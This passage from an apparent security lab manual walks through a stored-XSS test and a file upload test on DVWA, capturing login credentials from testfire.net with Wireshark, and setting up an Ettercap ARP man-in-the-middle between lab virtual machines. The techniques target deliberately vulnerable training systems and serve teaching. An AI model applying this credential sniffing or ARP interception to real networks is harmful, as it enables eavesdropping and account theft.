The Stored XSS (Cross-Site Scripting) option in DVWA (Damn Vulnerable Web Application) allows users to practice and learn about stored XSS attacks. Stored XSS attacks are a type of XSS attack where the malicious code is stored on the web server and is then delivered to all users who access the affected page.


In the name field type any text and in the message field type *<script>prompt("Hello")</script>* . A prompt will appear asking for the details to enter .





## c. Perform File upload DVWA

STEP 9:

File upload vulnerabilities can allow an attacker to upload malicious files, such as web shells or malware, to a web server, which can then be used to execute further attacks.
In the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . It will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.




# 2. Perform Sniffing

## a. Sniffing using Wireshark in Kali Linux

Sniffing with Wireshark refers to capturing network traffic and analyzing it using the Wireshark software. Wireshark is a powerful network protocol analyzer that allows you to capture and analyze traffic in real-time or from a saved capture file.


## Step 1:

Enter root in Kali and enter the command wireshark.

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# wireshark
** (wireshark:2240) 23:45:31.522475 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```


## Step 2:


Double click on the eth0 option.




## Step 3:

In Firefox search for testfire.net. Sign into that website using the username as admin and password as admin.









testfire.net

## Step 4:

In Wireshark window and type in http. Click on the 'HyperText Transfer Protocol' option and in the left bottom of the window to find the option HTML form URL encoded click on that to see the username and password.




## b. Sniffing using Ettercap in Kali Linux

Ettercap is a free and open source network security tool used for man-in-the-middle (MITM) attacks on LANs. It allows users to intercept and analyse network traffic in real time, and can be used for a variety of purposes, including network monitoring, network analysis, and penetration testing.


## STEP 1:

In Virtual Box keep the instances kali linux, windows 7 and metasploitable machine in the host only adapter. Then, in kali linux terminal, log in as root. Using nbtscan, find the IP address of Windows 7 and metaploitable.

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::34a4:e537:163c:3562  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 85  bytes 18184 (17.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 7032 (6.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.103   WINDOWS7-PC      <server>  <unknown>        08:00:27:9e:37:29
192.168.56.105   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```


## STEP 2:


In Kali's toolbar select Ettercap.
Enter the password of root i.e., kali and authenticate it.






## STEP 3:

The Ettercap prompt will be opened ,check the checkbox on the top. Select hosts options in the menu and inside hosts select scan the host. Then select host list. Select the IP address of Windows 7 and set it as target1 and metasploitable's IP as target 2. Select the global symbol global and then select ARP keep it as default.



